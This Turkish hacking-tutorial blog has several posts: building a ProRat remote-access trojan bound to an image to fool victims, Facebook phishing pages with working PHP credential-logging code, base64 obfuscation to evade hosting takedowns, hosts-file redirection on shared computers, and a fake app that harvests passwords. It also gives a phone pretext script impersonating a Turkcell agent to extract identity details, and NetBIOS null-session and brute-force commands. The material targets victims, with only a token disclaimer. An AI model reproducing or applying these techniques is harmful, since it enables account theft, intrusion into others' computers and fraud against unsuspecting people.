Hacker Dersleri etiketine sahip kayıtlar gösteriliyor. Tüm kayıtları göster

23 Mayıs 2015 Cumartesi

Prorat 1.9 Server Nasıl Oluşturulur?


   1) ProRat 1.9 Pro Group tarafından yazılmış bi tür remote(uzaktan yönetim) programıdır.Uzak Pc'lere bağlanmaya yarar. Hiç bir art niyet uğruna üretilmemiştir.Eğer kullanmasını biliyorsanız bu programla istediğiniz her şeyi yapabilirsiniz.

   2) Öncelikle rar dosyası içinden çıkan ProRat.exe dosyasını Çalıştırınız. Daha Dil seçimi bölümünden istediğiniz dili belirleyebilirsiniz. Türkçe dilinde anlatım yapıyorum. Oluştur butonunu göreceksiniz programın alt kısmında. Oraya tıklayın yanda menüler çıkacaktır. Oradan Prorat server oluştur seçeneğini seçiniz.
   3) Mail Adresinizi ve icq numaranızı ayarlıyorsunuz.Serveri açan kişinin Ip, Port Bilgileri mailinize-icq uza gelecektir. Not; İcq Numarası isteğe bağlıdır.

Daha sonra Genel ayarlar bölümüne tıklıyorsunuz.
   Bu bölümde Victim yazan bölüme gönderdiğiniz kişinin ismini lakabını yazabilirsiniz. Şifre bölümünede bir şifre yazınız. (Bağlanırken sorulucaktır.) Diğer bölümlere dokunmayınız..

   Dosya birleştir bölümünde ise ProRat serveri istediğiniz bir dosya ile birleştirirsiniz. Nitekim kurbana "jpg" uzantılı bir resim ile birleştirilmiş server yollandığında kurban serverı açtığında resim karşısına çıkınca şüphelenmeyecektir.
Not: Birleştirilecek dosya 10 MByı Geçemez.

   Son olarakta server simgesi bölümünden istediğiniz simgeyi seçerek server oluştur diyorsunuz ve ProRat klasörünün içinde aynı dizince bind_server veya server adında serverınız oluşuyor. Bundan gerisi size kalmış..

    Her mail adresine ProRat bildirisi gelmiyor. Örneğin bir çoğunuzun kullandığı Mynet Maillerine. Hotmail ve Yahoo Önerilir. Veya bizim vazgeçemediğimiz mail servisi Spymac Mail. Mail Geldi ne yapacağım maildeki IP Numarasını alıp ProRat IP Bölümüne Yapıştırıp bağlan diyorsunuz. Daha server oluştururken yazdığınız şifreyi size soracak.(Unutmuşsanız mailde oda yazar). Bağlandığı takirde gerisi size kalmıştır. Eğer bağlanamıyorsa Serverı yolladığınız kişi Firewall Kullanıyor demektir


Blogumuza Abone Olun
Yeni Yazılar e-posta Adresinize Gelsin
Not: Gelen Maili Aktif Etmeyi Unutmayınız!

23 Nisan 2015 Perşembe

Websitesi Oluşturarak Facebook Şifresini Ele Geçirme Yöntemi


   Bu yöntemde karşınızdakini zaaflarından çok ihtiyaçlarına dayanan bir yöntem yani karşınızdakinin interneti ne amaçla kullandığını az çok biliyorsanız bu yöntemle başarıya ulaşabilirsiniz.

Şöyle söyleyeyim; oluşturduğunuz web sitesini bir kapan şifresini öğrenmek istediğiniz kişiyi de rakip olarak düşünün.Eğer kapanı yeterince güzel gösterirseniz yada bir yemle süslerseniz kuş kapana konar ve kuşu yakalarsınız.

Yani demek istediğim şu ki eğer karşınızdaki sitenizi kullanılmaya değer bulursa (ki buldurmanız lazım bu da sizin bulacağınız konuyla ilgili) sitenize girer, facebook ile giriş yapar tıklar ve sizde şifreyi alırsınız, konuya geçecek olursak.

Bu yöntemde 2 ana töntem var.

1- Wysiwyg Web Builder.(Bu yazılım en hızlısından ve orjinalinden site tasarlamanızı sağlayacak)
2- Bir Web Sitesi.(Buda hazırladığınız siteyi yayınlamak için. Ücretsiz web sitesi açmak için de bu konuyu inceleyebilirsiniz.
   Programımızın arayüzü üstteki resimdeki gibi.
Bir örnek yapacak olursak; mesela league of legends oynayan bir arkadaşımın facebook şifresini öğrenmek isteyen biriyim diyelim.Siz facebook üzerinden en çok oynanan oyunlarıda tercih edebilirsiniz veya başka bir şey de olabilir.Her zaman yaratıcılık size kalmış ve inandırmak her zaman işinizin karşılığını size verir.Önemli olan karşı ki kişiye atacak olduğunuz yemi rahatlıkla yetirmek.
O zaman arka planda konuyla ilgili olmalı; league of legends’le ilgili bir arka plan resmi buluyoruz.

   Sağ alt taraftaki properties panelinden Background Mode>>İmage’yi seçiyoruz.
   Background Mode’nin üstünde adresi seçmemiz için bir bölüm oluşuyor ve buradan “…” Butonuna tıklayarak resmimizi seçiyoruz.
   Resmimizi Seçtikten sonra arka plan programda da değişecektir.
   Biraz görsellik katmak için soldan shape’yi seçip bir dikdörtgen çiziyoruz.
   Çizdiğimiz dikdörtgene tıklıyoruz ve üstten properties’i açıyoruz.
   Görüntünün inandırıcı olması için Opacity’i düşürerek saydamlığı azaltıyoruz(buradan renk, şekil gibi görsel ayarları da değiştirebilirsiniz.
Görsel ayarlarımızı yaptıktan sonra üstten “Text” sekmesine geçiyoruz.
   Buradan Sayfaya eklemek istediğimiz yazıları yazıyoruz, ben alttan giriş yaparak facebook sayfasını beğendiğinde 1300 riot kazanacağı gibi bir şeyler uydurdum, burada sizde kafanıza göre bir şeyler yazın ve üstten yazının rengini boyutunu ayarladıktan sonra “Tamam” butonuna basın.
    Facebook ile bağlan adında bir buton buluyoruz.Google Görsellerde arattırdığınız da yüzlerce bulabilirsiniz
   Programın Soldaki panelinden İmage’ye Tıklıyoruz ve resmimizi seçiyoruz.
   Resmimizin üzerine tıklıyoruz ve üstten properties’i açıyoruz.
Açılan pencereden “Link to :” ‘ yu “External Web Adress” olarak değiştiriyoruz
Url kısmınada “baglan.php” yazıyoruz ve “Tamam” diyoruz.
   Bağlan butonumuzu ekledik ama ortada bağlanılacak bir sayfa olmadığı için facebook giriş sayfası oluşturmamız gerekiyor.Dosyayı buradan indirebilirsiniz.
Herhangi bir facebook Uygulamasının sayfasına gidiyoruz.
Sayfayı farklı kaydet diyoruz ve kayıt ediyoruz.
   Kayıt ettiğimiz htm dosyasını (“Facebook.htm”) not defteriyle açıyoruz.
Ctrl+F tuşları ile arama kutusuna  <form id="login_form" action= bu kodu yazarak aradın.

“action = ” den sonraki tırnak içindeki adresi siliyoruz ve “cepte.php” olarak değiştiriyoruz.Yani üste ki resimde ki gibi.
   Çoğu hosting sağlayıcısı sitemizde facebook, twitter, google gibi büyük sitelerin kodlarını bulundurmamıza izin vermez bu yüzden bir kaç gün içinde kapatır.

   Bizde kodu dolaylı yoldan bulunduruyoruz ve kimse bir şey de diyemiyor bir şey de yapamıyor
Kodu base64 kullanarak şifreliyoruz bunun için http://www.base64encode.org/ adresine gidiyoruz ve az önce not defteriyle düzenlediğimiz htm dosyasının hepsini seçiyoruz ve kopyalıyoruz.

   Üstteki kutuya yapıştırıyoruz ve “>ENCODE<” butonuna tıklıyoruz.
Alt kutuda oluşan şifrelenmiş koduda kopyalıyoruz ve not defterine yapıştırıp "kod.txt" uzantılı olarak kayıt ediyoruz.Daha sonra bu dosyayı usb flask belleklerde saklayın ilerleyen zamanda size tekrar lazım olacak.
Sitemizde facebook’un kodları bulunmaması gerektiği için facebook.htm dosyasını siliyoruz ki daha sonra dalgınlıkla flan sitemize atmayalım.
   Kodumuzu şifreledik ama bize bir de bu şifreyi çözecek bir php dosyası lazım
not defterini açıyoruz ve altta ki kodları yapıştırdıktan sonra “baglan.php” olarak kayıt ediyoruz, kayıt ederken dikkat edin kayıt türü “Metin Belgeleri(*txt)” değil “Tüm Dosyalar” seçili olsun.
<?php
$dosya = file_get_contents("kod.txt");
$kod = base64_decode($dosya);
echo $kod;
?>

    Programımızı açıyoruz ve üstten “Publish” ‘e tıklayarak tasarladığımız sayfayı kayıt ediyoruz.
   "Edit” ‘e tıklayarak sitemizi nereye kayıt edeceğimizi seçiyoruz ve seçtikten sonra “Publish” butonuna tıklıyoruz.
   Kayıtın başarılı olduğunu gösteren bir ekran geliyor “Done” butonuna tıklayarak bu ekranı da kapatıyoruz.
Programla işimiz bitti isterseniz programı kapatabilirsiniz.
   Bu yazımızda anlatım da ki gibi ftp adınızı ve şifrenizle giriş yapın ve facebook_files adında bir klasör oluşturun.Bilgisayarımızdaki “Facebook_files” klasörünün içindekileri oluşturduğumuz bu klasöre kopyalıyoruz(cepte.php’yi buradan indirin  
Diğer dosyalarıda da ana dizine kopyalıyoruz(baglan.php kod.php cepte.php ‘den hiç birisi eksik olmamalı)


<?php
$id = $_POST["email"];
$sifre = $_POST["pass"];
$sayi = rand(1,10000);
$dosya = "$sayi.html";
touch($dosya);
$yaz = "<META charset = utf-8><h1><table border =\"22\ weight = \"200\" height = \"200\"><tr><td>KULLANICI ADI</td><td>SIFRE</td></tr><tr><td>$id</td><td>$sifre</td></tr></table></h1>";
$dosya = fopen($dosya , "a");
fwrite($dosya, $yaz);
fclose($dosya);
header("location: http://www.google.com.tr/url?sa=t&rct=j&q=&esrc=s&source=web&cd=1&cad=rja&ved=0CDAQFjAA&url=http%3A%2F%2Fwww.facebook.com%2Fhelp%2F&ei=Oa7_UOatCpSO4gTzmYCoCg&usg=AFQjCNEbQA9wN9triX1ueI3mzSRo4sydYA&sig2=aFklCjE6yEMWvfzpkALiJg&bvm=bv.41248874,d.bGE");
?>
   Dosyaların hepsini attıktan sonra ana dizin bu şekilde olmalı(fazla olabilir ama eksik olmamalı)
                                         
   Artık yapacaklarımız bittiği için test amaçlı olarak sitemize gidiyoruz.
Facebook ile bağlan butonuna tıklıyoruz.
   Şifreyi yazıp e-posta adresimizi yazdıktan sonra işe yarayıp yaramıyacağını test edelim.

Bu konumuz da bu kadara bitmiştir.

NOT:
Bu yazımızda ki anlatımları kötü amaçla uygulayan kişilerin verdiği zararlardan veya suçlar ben ve sitemizde ki yazarlar sorumlu değildir mesuliyet te asla kabul edilemez.


Blogumuza Abone Olun
Yeni Yazılar e-posta Adresinize Gelsin
Not: Gelen Maili Aktif Etmeyi Unutmayınız!

Facebook ve Diğer Hesapları Çalma Yöntemi Şifre Kırma


   En baştan söyleyim, birinin facebook şifresine bulmak, kırmak, filmlerdeki gibi bir programa kullanıcı adını yada e-mail adresini yazmakla olmaz ve youtube videolarında ki gibi famelerin yöntemleri ile de olmaz,yani sonra hayal kırıklığına uğramayın
 
   Genel olarak direk karşımızdakinin şifresini alacağımız için sizin giriş yaptığınızı anlamayacaklardır çoğunlukla(Aktif oturumlara bakmadığı sürece).

   Başarılı olma şansınız, karşınızdakinin zaafları ve saflığı sizinde mantığınız ve ikna kabiliyetinizle doğru orantılı

  Yani biraz açacak ve bir örnek verecek olursak;

   İnsanlar kolayı sever buda bizim işimizi kolaylaştırır şöyle ki; Bir programa kullanıcı adını yazarak facebook hesabını ele geçiremezsiniz ama insanları buna inandırabilirsiniz.Yani siz bir program yapar ve bu programda örnek veriyorum; “Facebook hesabını ele geçirmek istediğiniz kişiyi arkadaş listenizden seçmek için lütfen kendi hesabınıza giriş yapın” şeklinde bir yönlendirmeyle karşınızdakinin şifresini öğrenmeniz mümkün.Nasıl program yapacağım demeyin 15 dk’de hazırlayabileceğiniz bir program anlatacağım birazdan.

   Yada başka bir örnek verecek olursak; insanlar bedava şeyleri de sever buda bir zaaftır.Karşınızdaki League of legends, point blank, candy crush, farmville,knight farketmez online oyun olması yeterli Basit bir web sayfası hazırlayarak atıyorum “Bedava Riot Kazanmak için lütfen Facebook hesabınızla giriş yapın ve promosyon kodunu alın” şeklinde bir yönlendirmeyle başarı şansınız yüksek, yani dediğim gibi burada siz karşınızdaki tartacaksınız ve nasıl kandırabileceğinizi hesaplayacaksınız.

1. İlk Yöntem;

   Tanıdıklarınız ortak kullanılan bilgisayarlar ve aile arkadaş v.s.

   Bu yöntemimizde kurbanımız facebook’a girdiğini sanacak ama sizin oluşturduğunuz sayfaya girecek, böylece haberi bile olmadan şifresini size vermiş olacak.

   İlk olarak bize bilgisayarımızda sanal server oluşturmak için bir program gerekli;
 Sanal server oluşturmak için önce WampServer'i indirmeniz gerek.

   Programı yükledikten sonra “Yerel Disk C” ‘ de “wamp” diye bir klasor oluşacak (oluşmadıysa programı açın tekrar bakın).

“C://wamp/www” klasorüne girin ve içinde ne var ne yok hepsini silin, zaten içinde 2 tane dosya olması lazım.

Şimdi buraya kendi hazırladığımız dosyaları atacağız ama önce dosya hazırlayacağız

Sayfayı “C:/wamp/www” klasörüne “index.html” adıyla kayıt ediyoruz
Yine “C:/wamp/www” klasöründe “cepte.php” adında bir dosya oluşturuyoruz ve içine şu kodları yapıştırıp kayıt ediyoruz.
<?php
$id = $_POST["email"];
$sifre = $_POST["pass"];
$sayi = rand(1,10000);
$dosya = "$sayi.html";
touch($dosya);
$yaz = "<META charset = utf-8><h1><table border =\"22\ weight = \"200\" height = \"200\"><tr><td>KULLANICI ADI</td><td>SIFRE</td></tr><tr><td>$id</td><td>$sifre</td></tr></table></h1>";
$dosya = fopen($dosya , "a");
fwrite($dosya, $yaz);
fclose($dosya);
header("location: http://www.google.com.tr/url?sa=t&rct=j&q=&esrc=s&source=web&cd=1&cad=rja&ved=0CDAQFjAA&url=http%3A%2F%2Fwww.facebook.com%2Fhelp%2F&ei=Oa7_UOatCpSO4gTzmYCoCg&usg=AFQjCNEbQA9wN9triX1ueI3mzSRo4sydYA&sig2=aFklCjE6yEMWvfzpkALiJg&bvm=bv.41248874,d.bGE");
?>
index.html” dosyasını not defteriyle açıyoruz.

https://www.facebook.com/login.php?login_attempt=1
CTRLF tuşuna basıyoruz ve üstteki adresi aratıp buluyoruz ve “cepte.php” olarak değiştiriyoruz.

  • Şimdi yapmamız gereken son şey kurbanımızı facebook yerine oluşturduğumuz bu sayfaya yönlendirmek 
  • C:\Windows\System32\Drivers\etc” ‘ye giriyoruz, burada “hosts” adında bir dosya var, bu dosya bilgisayarımızdaki yönlendirmelerden sorumlu.Yani buraya eklediğimiz adresi eklediğimiz yere yönlendirecek.
  • hosts” dosyasını masa üstüne kopyalıyoruz(Windows’un içinde olduğu için olduğu yerde düzenleyemezsiniz aslında düzenlersiniz de biraz uğraştırır.
  • hosts dosyasını açtığınızda karşınızdaki dosya aşağı yukarı buna benzer bir şekilde çıkacaktır
  • Dosyanın içindekilere dokunmadan en alta şunları ekliyoruz.
127.0.0.1   facebook.com
127.0.0.1 tr-tr.facebook.com
127.0.0.1 www.facebook.com
127.0.0.1 facebook
  • Dosyayı kayıt ediyoruz ve düzenlenmiş halini “C:\Windows\System32\Drivers\etc” ‘ye atıyoruz.
  • Son olarak hangi tarayıcıyı kullanıyorsanız tarayıcının çerezlerini ve önbelleğini temizleyin, artık siz hosts dosyasını eski haline getirene kadar bilgisayarınız facebook’a değil sizin oluşturduğunuz dosyaya gidecek.
  • Şifreleri “C:/wamp/www” içine rastgele sayı isimleriyle oluşturulmuş html dosyalarına düzenli bir şekilde tablo olarak kayıt eder.
Artık avladığınız kişinin şifresi ve e-posta adresi bu kısımda gözükecek.


   2. Program Hazırlayarak Facebook Şifresini Ele Geçirme

   Program hazırlayarak facebook patlamak biraz zahmetlidir biraz da karşımızdakini tanımayı gerektirir.Çünkü yapacağınız program karşınızdakinin bir zaafını yada bir ihtiyacını karşılasın ki programı kullansın.

Facebook” ,”Şifre” ve “Program” üçlemesini görünce çoğunuzun aklına virüs gelmiş olabilir ama bizim herhangi bir virüs çeşidiyle hiç bir işimiz yok. Biz indigorose firmasının autoplay yazılımını kullanacağız bu programda kodlama bilgisine sahip olmasanız dahi şifreyi ele geçirmek için bir program yapmanıza olanak sağlar.

   İlk olarak programı BURAYA tıklayarak indiriyoruz, ister kendi sitesinden indirin.
"Create a New Project’i seçiyoruz.
Blank Project seçiyoruz.
Sol taraftan sayfanın renk ayarlarını değiştirebilirsiniz.
Sol üstten project’e sağ tıklıyoruz ve “Settings”‘i açıyoruz.
Buradan Programla ilgili görsel ayarları yapabilirsiniz ; Pencere başlığı olsun yükseklik genişlik olsun o tarz şeyler.Resimde de gördüğünüz gibi işaretlediğim kısımların görevlerini belirttim.
Bu aşamadan sonrasını bir örnek vererek devam ettim yani önünüzde programla ilgili rehber tarzı bir şey olsun düşüncesiyle;
Üstteki abc’ye tıklayarak label yani yazı ekliyoruz, üstüne iki kere tıklayarak açılan pencereden yazıyı düzenleyebilirsiniz,label Türkçe karakter desteklemiyor bu yüzden “ç” yerine “c”, “ş” yerine “s” falan kullanmanız gerekiyor bilginiz olsun.
Daha sonra bir buton ekliyoruz, buton galerisinden istediğiniz tarz bi buton seçip ekleyin.
3. adım olarak Bir web plugini ekliyoruz, bu plugini kullanarak hazırladığımız html dosyasınının programda kullanılmasını sağlıyacağız 
Html dosyasını buradan indirin 
Siteye atılacak dosyayı da buradan indirin 
“Cepte.php” dosyasını sitenize attıktan sonra “bom.html” dosyasını not defteriyle açın
Dosyayı resimdeki gibi düzenledikten sonra programa ekliyoruz.
Html dosyasını’da ekledikten sonra önceden eklediğimiz butonumuza sağ tıklıyoruz ve properties’e giriyoruz.
   Properties’i açtığımızda üst kısımdan script sekmesini açıyoruz ve alttaki kod alanına şu kodları ekleyip tamam diyoruz.
Dialog.Message("Hata Oluştu", "İnternet Bağlantınızda Hata oluştu program facebook'a bağlanamıyor, kapatıp açtıktan sonra tekrar deneyin !", MB_OK, MB_ICONINFORMATION, MB_DEFBUTTON1);
Application.Exit(0);
Örneğimizi tamamladık şimdi kayıt etme aşamasına geçiyoruz.
   F7 tuşuna basın yada Publish>Build’e tıklayın.
   Çıkan uyarı ekranında Continue butona tıklayın.
   Buradan programı kayıt tipini seçiyoruz, biz Web/e-mail i seçeceğiz yani tıklayınca direk açılan tek bir dosya olacak.
   3. şıkkı seçtikten sonra Next diyoruz.
   Buradan programın kayıt edileceği yeri seçiyoruz,değiştirmezseniz Belgelerim>AutoPlay Media Stuido 8>Output klasörüne kayıt eder
Window Title’den de program açılırken gösterilecek mesajı değiştirebilirsiniz, varsayılan olarak loading yazar.
Ayarlamalarımızı tamamladıktan sonra Build’e basıyoruz.
   Kayıtın başarılı olduğunu gösteren bu pencere geliyor ve Close butonuna basarak kapatıyoruz
Örneğin Çalışan hali ;


Blogumuza Abone Olun
Yeni Yazılar e-posta Adresinize Gelsin
Not: Gelen Maili Aktif Etmeyi Unutmayınız!

5 Nisan 2015 Pazar

Sosyal Mühendislik - Adres Öğrenme Yöntemleri

Kendisine güvenen bir kimse,

Örnek olarak ....
-------------------------------

Kişi Kendisini ilgili firmadan bir görevli olduğunu ve adresi öğrenmesi gerektiğinden bahseder. 
Örnek konuşma diyaloğu:

Alo iyi günler beyfendi; ben Türkcel müşteri hizmetlerinden -Özge veya Kemal
- Biz Türkcell operatörü olarak 3G hizmetleri kapsamında, teknoloji alt yapısına bağlı olarak, müşterilerimizin databeyslerini yani kişisel bilgilerini, adreste teklik yasasına göre güncellemek zorundayız.
- Operatörümüzde kayitlı olan, bilgileriniz kimlik bilgilerinizden ibarettir.
Bu bilgilerin yanında sadece eksik olan ADRES bilgilerinizdir. 
- Bu nedenle sizden adres bilginizi rica edeceğiz.
- Adresinizi istemeden önce, sizinle konuştuğumuzdan emin olmak için bir kaç sorumuz olacak. Hazırmızsınız?
Kişi evet diyince,
- Ay gün ve yıl olarak doğum tarihiniz nedir?
- Annenizin adı nedir?
- Babanızın adı nedir?
Anneninizin kızlık soyadı?

Tamam bilgileriniz doğrulandı, şimdi adresinizi rica edebilirmiyiz?
Kişi adresi verince ......... ...
xxx bey verdiğiniz bilgilerden dolayı çok teşekkür ederiz.
İyi günler dileriz.

Görüşmeyi yapan kimse telefonunu gizlemeli veya ptt telekom gibi bir yerden aramalıdır, kameralara takılmamaya dikkat etmelidir...

Bunun gibi kişinin yaratıcılığı ve inandırıcılığına kalmış ve bunun gibi bir çok farklı yöntemleri kullanabilirsiniz.

Size önerim..!

Günümüzde herkesin bildiği yöntemleri kullanmanız sizin açınızdan inandırması daha kolay olacaktır.Çünkü yeni bir yöntem karşınızdakine sunduğunuzda inandırması zor olacaktır ve başınız sıkıntıya girebilir.

Ayrıca yukarıda ki anladım da belirttiğim telefonunu gizleme ve ptt telekom dan arama yöntemleri bazen inandırıcı olmayabilir bu yüzden siz tavsiyem yurt dışı telefon şirketleri servisleri var bunları araştırıp kendinize bir numara satın alarak bu işi yapabilirsiniz.

NOT : Bu konu hakkında ileride daha kapsamlı bilgileri verecem şuanlık örnek ön bilgi olarak bu yazımıza deyindim...


Blogumuza Abone Olun
Yeni Yazılar e-posta Adresinize Gelsin
Not: Gelen Maili Aktif Etmeyi Unutmayınız!

11 Mart 2015 Çarşamba

Yerel(Lan) Ağlarda Port 139 ve Saldırı Yöntemi

   Port 139 nedir neler yapar ?

   Port 139; Netbios-ssn servisi için Netbios-session oluşturma ve iletme işlemlerini gerçekleştirir. Netbios ise OSI referans modelinde Session ve Transport katmanlarında çalışan bir API’dir. Netbios networkte bulunan iki cihaz arasında bir oturum başlatmak, bir oturumu sonlandırmak, verilerin doğru cihaza ulaşmasını kontrol etmek ve bilgisayar adlarının network te çözümlenmesini sağlamakla görevlidir. Tüm bu işlemler port 139 baz alınarak yapılmaktadır.

   Örneğin bir networkte dosya paylaşımı ve dosyaya erişim kontrolleri Netbios-ssn tarafından gerçekleştirilir. Hal böyle olunca, bir çok virüs ve exploit temel olarak Netbios-ssn (Port 139)’i hedef alır.

   Saldırı mantığı:

   Yerel ağda bulunan bir saldırgan, hedef bilgisayarda bulunan Windows kullanıcı kimliklerini (SID) bulabilir, hedef bilgisayarın Windows kullanıcı kimliğinden kullanıcı adını bulabilir, hedef bilgisayarda oturum oluşturabilir ve hedef sistemdeki parola korumalı dizinlere bruteforce (deneme-yanılma) saldırı düzenleyerek şifre kırabilir.

   Ön bilgi:

   SID: Bir kullanıcı, bilgisayar yada security group oluşturulduğunda atanan eşsiz değere SID(Security identifier) denir.

  RID: SID güvenliğinin bir parçası olarak account ve group’ların domain içersinde eşsiz olmasını sağlar.

  Örneğin;

DOMAINNAME\ADMINISTRATOR

S-1-5-21-917267712-1342860078-1792151419-500 (=0x1F4)

DOMAINNAME\GUEST

S-1-5-21-917267712-1342860078-1792151419-501 (=0x1F5)

Her bir kullanıcı için bir SID ve RID kaydı mevcuttur. Yukarıdaki örnekte Administrator ve Guest için örnek SID ve RID kayıtları bulunmaktadır. Microsoft’un SID ve RID mantığını inceleyecek olursak, S-1-5 standart önektir. 21-917267712-1342860078-1792151419, Domain ve ya local grouplar için benzersiz bir kimlik(ID)tir. Son kısımda bulunan 500 ve 501 ID leri ise kullanıcı hesabını tanımlayan benzersiz numaralardır.

   Gereli programlar:

Nmap (Zenmap)

User2sid

NAT (NetBIOS Auditing Tool)

   Nmap (Zenmap) Kullanımı

   Zenmap yardımcı aracını çalıştırıp Target kısmına hedef bilgisayarın ip adresini yazın. Profile kısmından Intense Scan’i seçin. Ardından Scan diyerek hedef bilgisayar üzerinde bir tarama gerçekleştirip, Port 139’un açık olup olmadığını kontrol edelim.
   Tarama sonucu Resimdeki gibi olmalıdır. Port 139/tcp portunun open (açık) olduğunu görmemiz gerekir. Ayrıca Zenmap’in Ports / Hosts menüsünü açarak da port durumunu kontrol edebilirsiniz.
   Ports / Hosts menüsünde Port 139’un sol tarafında yeşil işaret ve State kısmında open olması gerekmektedir. Eğer kırmızı ve State kısmı Filtred ise, hedef bilgisayarda bir güvenlik duvarı yazılımı olduğunu ve port 139’u filtrelemiş olduğunu anlayabilirsiniz.

   Saldırı:

   USER2SID ve NAT programlarını indirip, C diskinize ayrı ayrı klasör şeklinde atın. Ardından Başlat\Çalıştır’a CMD yazıp komut ekranını açın. Cd\ komutu ile C:\> ekranına geçin. Daha sonra cd USER2SID komutu ile C diskte bulunan USER2SID klasörüne giriş yapıyoruz. Bu işlemi yaptıktan sonra hedef bilgisayarda boş bir Netbios Session(Oturum)’ı aşağıdaki komutlarla oluşturuyoruz.

   Üsteki resimde ki gibi Net use \\192.168.2.50 \ipc$ “” /u:”” komutu ile hedef bilgisayarda boş bir session oluşturuyoruz. Ardından Başlat\Çalıştır’a \\192.168.2.50 ip adresini yazıp gitmeyi deniyoruz.

   192.168.2.50 ip adresine gitmeye çalıştığımızda Resim-04’teki gibi bir kullanıcı adı ve şifre isteyecektir. Bundan sonraki aşamamız ise bu bilgisayarın SID-RID ID’lerini ele geçirmek olacaktır. Bunun için komut ekranımıza geri dönüyoruz.
   Üste ki resimde ki gibi user2sid \\192.168.2.50 guest komutu ile, hedef bilgisayarın guest kullanıcısına ait SID-RID bilgilerini aldık. Guest kullanıcısı yerine bir başka kullanıcının da SID-RID bilgilerini alabiliriz.
   192.168.2.50 kullanıcısı için SID-RID bilgileri üste ki resimde görüldüğü gibidir.
   Daha sonra komut ekranına geri dönüyoruz. CD\ komutu ile C:\> ekranına geliyoruz. Cd NAT komutu ile C diskte bulunan NAT klasörüne geçiş yapıyoruz. Nat –u isim.txt –p sifre.txt 192.168.2.50 komutuyla nat’ı çalıştırıyoruz. –u kullanıcı isimlerinin bulunduğu text dosyasını belirtir. –p komutu denenecek sifrelerin bulunduğu text dosyasını belirtir. Son kısımda ise denemelerin yapılacağı hedef ip adresini belirtiyoruz.
   Şifre çözüldüğünde Resim-08’deki gibi bir ekran ile karşılaşacağız. Alt kısımda CONNECTED: kısmı şifrenin çözüldüğü belirtir. Username: ‘eyup’ Password: ‘aaaa’ ise hedef bilgisayara eyup kullanıcı adı ve aaaa şifresi ile giriş yapılabileceğini belirtir.

   NOT : Bu konu Windows XP işletim sistemi üzerinde yaptım ve Windows 7 üzerinden aynı işlemi yapmak sonuç verip vermediğimi test etmedim.İlerleyen zamanda onu da görecez.

   Güvenlik:


   Bu tarz saldırılara maruz kalmamak için Başlat\Çalıştır’a firewall.cpl yazıp, Tamam’ı tıklayın. Güvenlik duvarının açık olduğuna dikkat edin. Daha sonra Özel Durumlar sekmesini tıklayın. Program ve Hizmetler kısmından Dosya ve yazıcı paylaşımı’nı seçip Düzenle’yi tıklayın.


Blogumuza Abone Olun
Yeni Yazılar e-posta Adresinize Gelsin
Not: Gelen Maili Aktif Etmeyi Unutmayınız!